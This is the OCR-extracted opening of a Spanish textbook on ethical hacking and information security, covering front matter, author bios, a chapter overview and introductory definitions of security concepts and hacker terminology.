USERS

PROYECTO: TEST DE INTRUSIÓN

ETHICAL HACKING 2.0

IMPLEMENTACIÓN DE UN SISTEMA PARA LA GESTIÓN DE LA SEGURIDAD

CONCEPTOS DE SEGURIDAD INFORMÁTICA

TIPOS Y TÉCNICAS DE ATAQUES

IDENTIFICACIÓN DE VULNERABILIDADES

SEGURIDAD EN APLICACIONES WEB

PROTECCIÓN EN COMUNICACIONES INALÁMBRICAS

ADEMÁS: PHISHING, REDES SOCIALES Y ROBO DE IDENTIDAD

por HÉCTOR JARA y FEDERICO G. PACHECO


ACTUALICE SUS METODOLOGÍAS Y TÉCNICAS DE PROTECCIÓN

RU RedUSERS

CONÉCTESE CON LOS MEJORES LIBROS DE COMPUTACIÓN

ESTE PREPARADO PARA COMBATIR LOS NUEVOS ATAQUES

» SEGURIDAD
» 192 PÁGINAS
» ISBN 978-987-1857-29-6




COMIENCE A DESARROLLAR DES DE LA PERSPECTIVA DE LOS MODELOS

» DESARROLLO
» 320 PÁGINAS
» ISBN 978-987-1347-95-7

GUÍA PRÁCTICA PARA LA CREACIÓN DE BLOGS PROFESIONALES

» INTERNET
» 352 PÁGINAS
» ISBN 978-987-1773-18-3



CONVIÉRTASE EN UN EXPERTO EN REDES INALÁMBRICAS

» REDES
» 320 PÁGINAS
» ISBN 978-987-1773-98-5

LLEGAMOS A TODO EL MUNDO VÍA OCA* Y DHL**

MÁS INFORMACIÓN / CONTÁCTENOS

usershop.redusers.com +54 (011) 4110-8700 usershop@redusers.com

*SÓLO VÁLIDO EN LA REPÚBLICA ARGENTINA // **VÁLIDO EN TODO EL MUNDO EXCEPTO ARGENTINA

ETHICAL HACKING 2.0

IMPLEMENTACIÓN DE UN SISTEMA PARA LA GESTIÓN DE LA SEGURIDAD

por Héctor Jara y Federico G. Pacheco

RedUSERS

TÍTULO:	Ethical Hacking 2.0
AUTORES:	Héctor Jara
	Federico G. Pacheco
COLECCIÓN:	Manuales USERS
FORMATO:	17 x 24 cm
PÁGINAS:	352

ISBN 978-987-1857-63-0

Jara, Héctor

Ethical hacking 2.0 / Héctor Jara y Federico G. Pacheco. - 1a ed. - Buenos Aires : Fox Andina; Dalaga, 2012. 352 p. ; 24x17 cm. - (Manual users; 228)

ISBN 978-987-1857-63-0

1. Informática. I. Pacheco, Federico G. II. Título

CDD 005.3

ANTES DE COMPRAR

EN NUESTRO SITIO PUEDE OBTENER, DE FORMA GRATUITA, UN CAPÍTULO DE CADA UNO DE LOS LIBROS EN VERSIÓN PDF Y PREVIEW DIGITAL. ADEMÁS, PODRÁ ACCEDER AL SUMARIO COMPLETO, LIBRO DE UN VISTAZO, IMÁGENES AMPLIADAS DE TAPA Y CONTRATAPA Y MATERIAL ADICIONAL.

RedUSERS
COMUNIDAD DE TECNOLOGIA

redusers.com

Nuestros libros incluyen guías visuales, explicaciones paso a paso, recuadros complementarios, ejercicios, glosarios, atajos de teclado y todos los elementos necesarios para asegurar un aprendizaje exitoso y estar conectado con el mundo de la tecnología.

LLEGAMOS A TODO EL MUNDO VÍA OCA* Y DHL**

* SÓLO VÁLIDO EN LA REPÚBLICA ARGENTINA // ** VÁLIDO EN TODO EL MUNDO EXCEPTO ARGENTINA

usershop.redusers.com // usershop@redusers.com

Héctor Jara

Héctor es Lic. en Tecnologías de las Comunicaciones en UADE, y obtuvo las certificaciones ISO 27001 LA, CEH y Qualysguard Certified Specialist.

Desde hace varios años, se desempeña como Consultor en Seguridad de la Información. En el último tiempo se ha especializado en el desarrollo y la implementación de Sistemas de Gestión de la Seguridad de la Información, y en diversos proyectos de cumplimiento normativo y regulatorio, como ISO/IEC 27001 y PCI DSS, entre otros, tanto en empresas como en organismos de diversas industrias, siendo las más destacadas, banca, finanzas, seguros, ONGs, telcos, minería y salud.

Con más de diez años de experiencia, actualmente es el docente a cargo de la materia Seguridad Informática en la Universidad Nacional de Quilmes, y ha desarrollado los contenidos académicos del programa de estudio y el material de dictado de las clases. También es instructor en institutos de capacitación tecnológica y empresas, donde desde hace varios años se ha especializado en el dictado de los contenidos de las certificaciones CISSP y CEH. Pueden consultar el perfil de Héctor en http://linkd.in/qwjAVD.

Agradecimientos

A mi esposa, compañera de aventuras. ¡Te amo, Luli!

A mis viejos y hermanos, por estar siempre. ¡Gracias!

A mis actuales y antiguos colegas, en especial de SIClabs, de quienes aprendí y continuamente aprendo cosas nuevas.

A mis alumnos y exalumnos, fuente de aprendizaje y desafíos. “Los hombres aprenden mientras enseñan”, decía Séneca.

A mis amigos, por estar siempre, y darme su tiempo y consejos, en especial a Fede, mi gran amigo y coequiper.

Y finalmente, como diría la cantautora chilena Violeta Parra: “Gracias a la vida, que me ha dado tanto”.

Federico G. Pacheco

Especialista en Seguridad de la Información, orientado a la consultoría, investigación y educación. Ha prestado servicios en empresas y el gobierno nacional. Tiene más de diez años de experiencia docente en distintos niveles de enseñanza y forma parte de la cátedra de Seguridad Informática en la Universidad Tecnológica Nacional (UTN). Participa periódicamente como expositor en conferencias relacionadas con seguridad, tecnología, software libre y educación. En la actualidad, es Director de Membresías de ISSA Argentina y colaborador en varias ONGs. También es embajador local de la red de negocios europea XING y miembro de la organización internacional IEEE. Ha publicado decenas de artículos en revistas nacionales e internacionales y en sitios web especializados. Además, ha generado gran cantidad de material educativo para diferentes instituciones y para la comunidad en general. Posee la prestigiosa certificación de seguridad CISSP y trabaja como responsable de educación de la consultora SIClabs, especializada en Seguridad de la Información.

Pueden consulta su perfil en: http://linkd.in/Onqtn0.

Agradecimientos

A todos mis alumnos y exalumnos, por permitirme continuar aprendiendo día tras día.

Dedicatorias

A Héctor, mi colega, compañero y amigo, por atreverse a emprender este proceso.

A Patricia, por su infinito y constante esfuerzo por intentar convencerme de que “yo puedo”.

Prólogo

El hacking, palabra que parece tener muchos significados. Para algunos es algo que solo vieron en alguna película de Hollywood de forma muy distorsionada; para otros es sinónimo de pirata o delincuente informático; y para otros es una forma de vida, una manera de pensar. Más allá del significado etimológico de la palabra, el valor del concepto se sostiene no solo de lo intelectual, sino también de lo emocional, emoción que mueve la pasión por lo que uno hace.

El hacking no solo es fascinante sino también "desafiante" para aquellos a los que nos apasiona. Comparable con tan pocas cosas y con exigencias personales sumamente grandes, pero increíblemente satisfactorio cuando se obtienen los resultados buscados.

Aunque para muchos resulte extraño, uno de los principales aspectos del hacking está relacionado con el hecho de compartir, cosa que hace varios años no era ni pensado, estaba basado en el oscurantismo. Este libro escrito por nuestros amigos Tito y Fede es una demostración del compromiso y la pasión por compartir, desafiando incluso la barrera de la velocidad del cambio y la falta de tiempo para realizar una tarea comprometida.

Y lo más interesante, este libro busca no solo compartir relevantes conceptos de este mundo y la seguridad de la información, sino también transmitir y contagiar esa pasión que mueve el engranaje intelectual que dará fruto a la innovación.

No lean el libro, disfruten de él y muevan sus ideas.

Claudio Caracciolo
Director de I+D de Root-Secure
Presidente de ISSA Argentina
2011-2013

Ezequiel Sallis
Director de Servicios
Profesionales Root-Secure
Vicepresidente de ISSA
Argentina 2011-2013

El libro de un vistazo

En el transcurso del libro describiremos con detalle cada etapa de un test de intrusión o Ethical Hacking, junto con una serie de herramientas, tanto metodológicas como técnicas, que complementan este sistema de evaluación. En cada capítulo introduciremos conceptos importantes con el objetivo de comprender de qué forma son alimentados por las evaluaciones de seguridad y cómo, a su vez, se relacion con otros procesos.

*01 GÉNESIS DE UN NUEVO ARTE

En el primer capítulo nos encargaremos de realizar la definirción de los conceptos clave que nos permitirán comprender y aprovechar el resto del libro. En primer lugar Introduciremos la importancia de estar constantemente actualizados e informados, sobretodo si hacemos del campo de la seguridad nuestra pasión. Por último, nos referiremos al espionaje corporativo, al cibercrimen y a su relación con la Seguridad de la Información.

*02 ETHICAL HACKING

Este capítulo nos abrirá las puertas al Ethical Hacking y sus alcances e implicancias, tanto éticas, como tecnológicas. Introduciremos el concepto de evaluaciones de seguridad y sus objetivos, centrándonos especialmente en las evaluaciones de vulnerabilidades, test de intrusión, y análisis de brecha de cumplimiento y buenas prácticas. Luego, comentaremos la importancia de los informes y la necesidad de orientarlos a diferentes públicos. Finalmente, presentaremos algunas de las organizaciones más reconocidas en el ambiente.

*03 ANATOMÍA DE UN ATAQUE: ETAPA DE RELEVAMIENTO

Antes de meternos de lleno en la metodología de un test de intrusión, definiremos un conjunto de lineamientos para llevar adelante las demostraciones prácticas y que sea posible repetir los pasos en casa. Luego, nos centramos en la etapa de relevamiento, la cual dividiremos en tres fases: reconocimiento, escaneo y enumeración. También analizaremos el proceso de gestión de vulnerabilidades.

*04 ANATOMÍA DE UN ATAQUE: ETAPA DE ACCESO

Como sabemos, la etapa de ataque contempla la explotación de los vectores que ya nos encargamos de identificar durante el desarrollo del Capítulo 3 de esta obra, como así también la fase de post explotación. En sucesivos capítulos profundizaremos en algunos de ellos. En este capítulos conoceremos la anatomía de una ataque en detalle, finalmente, presentamos el proceso de gestión de incidentes, el cual permite controlar el daño en caso se ser víctimas de un ataque potencial.

*05 EL UNIVERSO WEB

En este capítulo tratamos un vector de ataque muy especial: el mundo web, analizando la problemática desde la óptica tanto de los servidores como de las debilidades asociadas exclusivamente a las aplicaciones web, y haciendo foco en sus diferencias.

*06 ATAQUES A LA INFRAESTRUCTURA

Este capítulo aborda otro vector de ataque particular, los ataques a la infraestructura. Analizaremos técnicas de ataque y las combinaremos para dar lugar a ataques más sofisticados.

En paralelo, también nos dedicaremos a plantear los controles que necesitamos para poder mitigar sus efectos. Luego nos sumergiremos en el apasionante mundo de la criptografía y analizaremos los principios a considerar para comprender tecnologías de seguridad específicas, como VPNs y redes WiFi, temas que cierran el capítulo.

*07 ATAQUES SIN TECNOLOGÍA

El libro cierra con un vector de ataque muy particular: la ingeniería social. Veremos sus fundamentos y características principales, junto con algunos ataques más sofisticados que hacen uso de ella. Para terminar, analizaremos dos ejemplos particulares de explotación.

INFORMACIÓN COMPLEMENTARIA

A lo largo de este manual podrá encontrar una serie de recuadros que le brindarán información complementaria: curiosidades, trucos, ideas y consejos sobre los temas tratados. Para que pueda distinguirlos en forma más sencilla, cada recuadro está identificado con diferentes iconos:


CURIOSIDADES E IDEAS


ATENCIÓN


DATOS ÚTILES Y NOVEDADES


SITIOS WEB

Contenido

*05
El universo web

*06
Ataques a la infraestructura

*07
Ataques sin tecnología

*
Servicios al lector

Introducción

Es un placer para nosotros, luego de tres años, escribir la segunda edición, completamente revisada de esta obra. Nos despierta una profunda alegría y satisfacción personal alcanzar este nuevo logro, pero, a la vez, también nos presenta grandes desafíos. Por eso, en esta nueva edición intentamos volcar las recomendaciones y consejos que recibimos de amigos, colegas y alumnos respecto a la anterior. Los avances en el campo tecnológico y, en especial, en Seguridad de la Información que se dieron en estos últimos años, llevaron a que nos propusiéramos rescribir un buen porcentaje de esta obra. Adicionalmente, si bien el foco del libro es la metodología de Ethical Hacking, no se debe perder de vista que sus resultados, al igual que los de otras evaluaciones de seguridad, no son más que herramientas que alimentan los Sistemas de Gestión de la Seguridad de la Información (SGSI). Por esta razón, encontrarán intercalados entre los temas tratados en el libro conceptos clave de la gestión de la seguridad que permitirán entender mejor el papel de las evaluaciones de seguridad dentro del SGSI.

Por otro lado, en cada sección temática hemos incorporado una vasta cantidad de referencias, ya sean sitios web, libros, publicaciones en blogs o estándares desarrollados por diversas organizaciones de seguridad, entre otros recursos, con el objetivo de complementar y ampliar los temas tratados. De esta forma, aquellos lectores que quieran conocer o aprender más sobre un tema específico, dispondrán de una línea de investigación o lectura clara y definida.

Esperemos que disfruten del libro tanto como nosotros disfrutamos al escribirlo y transitar el camino que hizo que hoy esté en sus manos.

Héctor Jara y Federico Pacheco
(@JaraHector | @FedeQuark)

*01

Génesis de un nuevo arte

"*Nunca subestimes a tu enemigo*" (Sun Tzu, El arte de la guerra. Siglo V a. C.)

En este primer capítulo nos introduciremos en la seguridad informática y la seguridad de la información desde distintos ángulos y atravesando diferentes temáticas, algunas de mayor índole tecnológica y otras de menos contenido técnico.

Conceptos de seguridad informática

Para comenzar a tratar temas relacionados con la **seguridad informática**, nos será primero de suma utilidad saber precisamente a qué nos estamos refiriendo. Dependiendo de la bibliografía o las referencias que habitualmente se consulten, encontraremos decenas de definiciones que no viene al caso discutir en esta instancia. Desde hace poco más de dos décadas, muchas personas han creado sus propias significaciones para explicar la idea del tema, intentando ser lo más acertadas posible. Así, nos hemos enfrentado a relaciones absurdas entre los conceptos de seguridad en sí misma (en sus definiciones legales, militares y demás) y el de informática en sí misma (en sus definiciones de ingeniería y sistemas), que han cambiado con el contexto histórico a lo largo del tiempo. Por supuesto, no nos referíamos a la misma informática en la década del 70 que en la del 90, y mucho menos, que en la segunda década del siglo XXI que recién está comenzando.

LA SEGURIDAD TIENE ACEPCIONES DEPENDIENDO DEL CONTEXTO PARTICULAR DE USO

Dicho esto, tal vez una de las maneras más elegantes de expresar la idea de seguridad informática sea la siguiente: un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los activos de información. Destacamos la elegancia de la definición, dada la gran cantidad de conceptos que incluye y la amplitud del espectro de conocimientos que pretende abarcar.

THE HACKER MANIFESTO

Por el año 1986, **The Mentor**, un conocido hacker de la época, escribió un ensayo en el cual dejaba entrever cómo pensaban los primeros hackers. Allí propone que ellos hackeaban como medio para aprender y, también, como una forma de protestar contra las limitaciones que imponía la sociedad.

Seguridad de la información

En los últimos años, la vigencia de los temas referidos a seguridad informática comenzó a extenderse a otras áreas; tanto es así, que trascendió las fronteras de la informática propiamente dicha, elevando de alguna manera su horizonte de responsabilidad y constituyendo el nuevo concepto de **seguridad de la información**. Este hecho se basa en que la información va mucho más allá de la netamente procesada por equipos informáticos y sistemas; es decir, también abarca aquello que pensamos, que está escrito en un papel, que decimos, etcétera.

> LA INFORMACIÓN VA MUCHO MÁS ALLÁ DE LO PROCESADO POR EQUIPOS INFORMÁTICOS

Si consultamos la norma **ISO/IEC 27.001**, esta nos dice que la **seguridad de la información** es aquella disciplina que tiene por objeto preservar la **confidencialidad**, **integridad** y **disponibilidad** de la información; y que puede involucrar otras propiedades, como la autenticidad, la responsabilidad (**accountability**), el no repudio y la trazabilidad.

A partir de estas definiciones, podemos determinar que este concepto incluye al anterior como caso particular, por el hecho de agregar otras áreas de dominio. Algunos temas no relacionados directamente con la informática –pero sí con la información– son, por ejemplo, los que tienen que ver con análisis y gestión de riesgos, valuación de activos, gestión de incidentes, cumplimiento de leyes y regulaciones, políticas y procedimientos, planes de contingencia y continuidad de negocios, entre otros.

En este libro, elegiremos un enfoque específico sobre los temas técnicos que sí están estrictamente relacionados con la informática, por lo que no incluiremos más que comentarios o anexos sobre otros tópicos.

RECURSOS EN ESPAÑOL

Kriptópolis (**www.kriptopolis.org**) es un histórico sitio y blog en español dedicado a la criptografía y a la seguridad, con grandes profesionales que colaboran en su desarrollo. También dispone de un foro donde se tratan diversas temáticas, como migración a sistemas operativos libres, seguridad, criptografía, proyectos colaborativos abiertos y otros tópicos de debate.

Defensa en profundidad

En el área militar se utiliza el término **defensa en profundidad** para denotar el uso de varias líneas de defensa consecutivas, cada una de ellas con un nivel de protección creciente, en vez de una única barrera muy fuerte. Las ideas de su implementación teórica se basan en que un potencial enemigo perderá fuerzas al superar cada barrera y, además, dispersará sus recursos y potencia, con lo cual se debilitará. Así, quien se defiende puede centrar sus esfuerzos en la reorganización y la acción estratégica. En nuestra área, tomamos prestado este concepto para aplicarlo a los sistemas informáticos.




Figura 1. Representación de la **Defensa en profundidad**. En el centro encontramos los activos de información que se busca proteger.

A fin de ampliar estos términos, recomendamos fuertemente la lectura de un documento, que ha sido traducido al español, creado por la **Dirección Central de la Seguridad de los Sistemas de Información del Gobierno Francés** (SGDN/DCSSI), cuyo sitio web es **www.ssi.gov.fr**. Un extracto de dicho texto enuncia: "La defensa en profundidad del sistema de información es una defensa global y dinámica, que coordina

varias líneas de defensa que cubren toda la profundidad del sistema. El término profundidad debe entenderse en su sentido más amplio, es decir, en la organización de un **Sistema de Gestión de Seguridad de la Información** (SGSI), en su implementación y, por último, en las tecnologías utilizadas. Se trata, por lo tanto, de coordinar las acciones que contengan los atentados contra la seguridad, al menor costo, mediante la gestión de los riesgos, un sistema de informes, la planificación de las reacciones y la mejora continua gracias a la experiencia adquirida".

> ES NECESARIO COORDINAR LAS ACCIONES CONTRA ATENTADOS DE SEGURIDAD

Otra definición de este concepto asociado a una organización se encuentra en el documento del **NIST SP800-53**: **Recommended Security Controls for Federal Information Systems and Organizations**, el cual define a la defensa en profundidad como una estrategia de la **seguridad de la información** que contempla las actividades operativas cotidianas, la tecnología y las personas, de cara a establecer un conjunto de barreras o controles implementados en múltiples capas de la organización.

Es importante recalcar que los controles no deben ser únicamente técnicos, sino que también deben considerarse controles de seguridad administrativos y físicos. Los administrativos son aquellos basados en las definiciones del marco normativo de una organización. Los físicos, en cambio, son los que contemplan aquellas protecciones físicas que impedirían o demorarían el accionar de un potencial atacante. Por ejemplo, una cerradura electrónica implementada en el centro de cómputos que permita el acceso solo de personal autorizado es un control físico. Pero la definición de cuáles serán los usuarios que estén autorizados para acceder a dicho centro es un control administrativo.

RECURSOS ACADÉMICOS

Algunas universidades tienen en sus sitios web excelentes recursos y una amplia variedad de información disponible para ser descargada. De las que están en español podemos citar a la Universidad Politécnica de Madrid (**www.upm.es**), la Universidad Politécnica de Valencia (**www.upv.es**), la Universidad Politécnica de Catalunya (**www.upc.es**) y la Universidad Autónoma de México (**www.unam.edu.mx**), entre otras.

La implementación en un servidor de archivos de un control de acceso mediante usuario y contraseña en forma arbitraria no implica que el control de acceso se haya diseñado contemplando controles de defensa en profundidad.

El escenario cambia cuando, en función de los requerimientos de negocio, se define quiénes serán los usuarios que podrán acceder al servidor (control administrativo), cuándo la información alojada en él es clasificada en función de su criticidad para la organización (control administrativo), cuándo se implementa un mecanismo de autenticación y cifrado fuerte a la información de mayor sensibilidad (control técnico) y cuándo el servidor físico que contiene la información sensible está monitoreado 7x24 (control físico). Estos son solo algunos ejemplos de controles implementados respetando el concepto de defensa en profundidad, ya que, en caso de que alguno sea vulnerado, el atacante tendrá por delante un conjunto de otros controles de mayor nivel de sofisticación.

> LA DEFENSA EN PROFUNDIDAD PERMITE A LAS ORGANIZACIONES ESTAR PREPARADAS

De este modo, la implementación efectiva del concepto de defensa en profundidad permite a las organizaciones estar mejor preparadas frente a diferentes tipos de amenazas. En la **Figura 1** pudimos apreciar una representación gráfica de él, donde cada capa representa un tipo de control: administrativo, técnico o físico.

Este concepto cobra vital importancia, no solamente desde la óptica del responsable de seguridad de la información de las organizaciones –encargado de velar por que todos los controles funcionen de manera adecuada–, sino también desde la del atacante, quien es, en definitiva, el que deberá saltear estos controles para cumplir su objetivo.

ISSA

Information Systems Security Association (**www.issa.org**) es una organización internacional sin fines de lucro que reúne a profesionales de la seguridad de la información de todo el mundo. Con el fin de adaptarse a las necesidades de cada región, a su vez se divide en capítulos asociados a países y ciudades.

Los protagonistas

Algunos términos han sido muy mencionados y manipulados en los últimos tiempos, muchas veces, en forma malintencionada o sin comprender el concepto subyacente. Detrás de esto existe una cuota de marketing, que hace que la sociedad reconozca lo que los medios de comunicación, tan cuestionados últimamente y con razón, le transmiten. Intentaremos arrojar luz sobre algunos conceptos de la manera más objetiva posible.

Hackers

La palabra **hacker** es un neologismo, que en informática se utiliza para referirse a un gran experto en algún área de dominio. Si bien lo relacionamos más con los conocimientos técnicos e informáticos, es posible extender el concepto hacia otras disciplinas. De esta manera, definimos así a cualquier persona a la que le apasiona el conocimiento, el descubrimiento, el aprendizaje y el funcionamiento de las cosas.

Figura 2. **Brian May** y su **Red Special**, la guitarra que construyó junto con su padre y lo acompañó durante toda su carrera.

Un ejemplo ajeno a la informática de lo que usualmente llamamos "**actitud hacker**" es el de Brian May, el legendario guitarrista de Queen. A los 16 años y debido a la imposibilidad de comprar una guitarra eléctrica, May se vio obligado a utilizar su ingenio para continuar con su sueño de ser una estrella de rock. De esta forma, junto con su padre, construyeron su propia guitarra a partir de materiales no convencionales que consiguieron y adaptaron a las necesidades acústicas y constructivas del instrumento. Fue así que la pasión, el trabajo duro y la perseverancia no solo hicieron que Brian May pudiera continuar con su sueño, sino que, además, dieron origen a la legendaria Red Special, la guitarra que lo acompañó durante toda su carrera.

EN EL MUNDO INFORMÁTICO, EL TÉRMINO HACKER SE CONSIDERA UN TÍTULO DE HONOR

Ahora bien, en el mundo profesional de la seguridad informática, el término hacker se considera prácticamente un título de honor, que solo es otorgado por la propia comunidad a personajes que contribuyeron de manera notable a su desarrollo.

Cualquier persona que, fuera de estas dos acepciones, se autodenomine hacker, únicamente logrará asombrar a quienes no comprendan de qué se trata, pero demostrará abiertamente su ignorancia frente a quienes pertenecen al ambiente de la seguridad. Debemos tener en cuenta que este comportamiento no es poco común, por lo que vale la pena hacer la aclaración.

Hay quienes dicen que el término hacker surgió de los programadores del **Instituto Tecnológico de Massachussets** (**MIT**) en los años 60, que utilizaban los denominados **hacks**, mejoras y trucos en programas, de donde provendría el nombre. Otros dicen que deriva de la palabra inglesa **hack** (**hachar**), empleada para describir la forma en que

INFORMACIÓN INTERESANTE

Los siguientes libros son recursos útiles para conocer el marco histórico de los hackers: **Hacker Crackdown** (Bruce Sterling, 1992), **www.mit.edu/hacker/hacker.html**; **Hackers, Heroes of The Computer Revolution** (Steven Levy, 1996), **www.gutenberg.org/dirs/etext96/hckrs10.txt**; y **La historia de Kevin Mitnick**, **www.takedown.com**.

algunos técnicos arreglaban equipos electrónicos: con un golpe seco. En electrónica, esto suele llamarse, en broma, **el teorema del golpe**.

En octubre de 2003, Eric S. Raymond, un reconocido hacker perteneciente a la categoría de históricos especialistas y autor de algunos textos famosos (**¿Cómo llegar a ser hacker?** y **La catedral y el bazar**), propuso el emblema hacker, alegando la necesidad de unificación y un símbolo reconocible, y definió el **planeador** (**glider**), una formación del **Juego de la vida** de John Conway.




Figura 3. Según el creador del emblema hacker, su uso expresa la solidaridad con cada uno de los objetivos y valores, propios de un hacker.

En un sentido más filosófico y controversial a su vez, el hacker tiende a promover una conciencia colectiva de la libertad de conocimiento y la justicia social, por lo que muchas veces se los encuentra en situaciones de activismo (llamado en este caso **hacktivismo**) en pos de dicha ideología. Independientemente de los juicios de valor que podamos tener sobre estas acciones, esto hace que, en forma equivocada, suela asociarse a los hackers con piratas informáticos.

Algunos periodistas o medios de comunicación, en busca de lograr

notoriedad a partir de comentarios amarillistas o malintencionados, utilizan ambos términos de manera equivalente. Por eso, vale la pena aclarar que aquellos que llevan adelante acciones ilegales, independientemente del medio que utilicen para hacerlo, son delincuentes, y esto nada tiene que ver con la definición o filosofía hacker.

> UNO DE LOS HACKERS MÁS CONOCIDOS ES KEVIN MITNICK, ARRESTADO EN EL AÑO 1995

Tal vez uno de los hackers más conocidos de la historia sea **Kevin Mitnick**, arrestado en 1995 tras ser acusado de entrar en algunos de los servidores más seguros de los Estados Unidos, aunque ya había sido procesado judicialmente en 1981, 1983 y 1987 por diversos delitos electrónicos. El caso de Mitnick alcanzó una gran popularidad en los medios debido a las estrictas condiciones de encarcelamiento a las que fue sometido, aislado del resto de los presos y bajo la prohibición de realizar llamadas telefónicas a causa de su supuesta peligrosidad. Finalmente, fue puesto en libertad en el año 2002.

La lista de nombres históricos merecería un apartado especial, dado que se hace imposible evitar la mención de los muchos precursores que hubo, pero, para los más curiosos, es posible hallar abundante información en Internet. En el **Capítulo 2** retomaremos esta discusión para referirnos a algunos personajes nuevos.

Crackers

El término **cracker** proviene del vocablo inglés **crack** (**romper**). Aplicado a la informática, podemos decir que se trata de alguien que viola la seguridad de un sistema de forma similar a un hacker, solo

LA JERGA HACKER

Desde 1975, se ha recopilado y documentado toda la terminología utilizada por expertos en informática y computación de entidades tan prestigiosas como el Laboratorio de Inteligencia Artificial del MIT, la Universidad de Stanford y la Universidad Carneghie-Mellon, entre otras. Esta información fue volcada en un diccionario o archivo denominado **The Jargon File** (**www.dourish.com/goodies/jargon.html**).

que lo hace de modo ilegal y con diferentes fines. También se aplica específicamente al software, para denotar a aquellas personas que utilizan la ingeniería inversa sobre él con el objetivo de desprotegerlo, modificar su comportamiento o ampliar sus funcionalidades originales. En general, cuando hablamos de los delincuentes o piratas informáticos, hacemos referencia a los crackers.

Otros personajes

Entre los protagonistas de esta película, también hay otros actores, cuyos nombres se leen en las páginas del ciberespacio. Entre ellos, podemos encontrar algunos términos como **newbie**, que significa principiante; **lammers**, aquellas personas que presumen tener conocimientos que realmente no poseen; **phreaker**, hacker orientado a los sistemas telefónicos; y **script kiddie**, quien utiliza programas creados por terceros sin conocer su funcionamiento, debido a lo cual, usualmente, también suele ser víctima de ataques.

Figura 4. **Kevin Mitnick** fue llevado al cine en **Hackers 2: Operación Takedown**, aunque distorsiona la realidad.

Hablemos el mismo idioma

Antes de continuar avanzando con el capítulo, es importante entender claramente, cuanto menos, aquellos conceptos que sentarán las bases de cara al futuro. Para esto, es indispensable tomarnos unos minutos y dedicar tiempo a comprender el significado de los pilares sobre los cuales descansa la seguridad de la información: **confidencialidad**, **integridad** y **disponibilidad**, conceptos también conocidos como la tríada **CIA** (**Confidentiality**, **Integrity** y **Availability**).

Adicionalmente, existen otras propiedades relacionadas con la seguridad de la información que complementan la tríada CIA. La **identificación**, la **autenticación**, la **autorización** y la **responsabilidad** o **trazabilidad** son otros pilares básicos. Y siguiendo con las siglas poco felices, los últimos tres conceptos también son conocidos como **AAA**, por sus siglas en inglés (**Authentication**, **Authorization** y **Accountability**). Vale la pena aclarar que el término accountability no posee una traducción directa al idioma castellano, por lo cual lo asociamos al concepto de responsabilidad o trazabilidad.

Finalmente, no podemos dejar de conocer a qué nos referimos cuando hablamos de los siguientes conceptos: **activos de información**, **vulnerabilidades**, **amenazas**, **riesgos**, **no repudio**, y **controles**, **contramedidas** o **salvaguardas**.

En las referencias de pie de página figuran enlaces a un glosario de términos que es preciso manejar a la perfección para sacar el mayor provecho del resto del libro y de cualquier documentación adicional que se consulte con posterioridad.

Cada vez que implementemos algún control o que se presente una amenaza, estaremos afectando, positiva o negativamente, como mínimo a uno de los tres pilares de la seguridad de la información.

REFERENCIAS

Las siglas poco felices hacen referencia a la **CIA** o Agencia Central de Inteligencia de los EE.UU. y a la **AAA** (Alianza Anticomunista Argentina, mejor conocida como **Triple-A**), una de las responsables de la desaparición de personas en la última dictadura militar. A continuación, ofrecemos un enlace a un glosario de términos donde es posible consultar todos los conceptos mencionados en esta sección y muchos más; se trata del glosario de términos de INTECO: **http://bit.ly/GY1diq**.

El conocimiento es poder

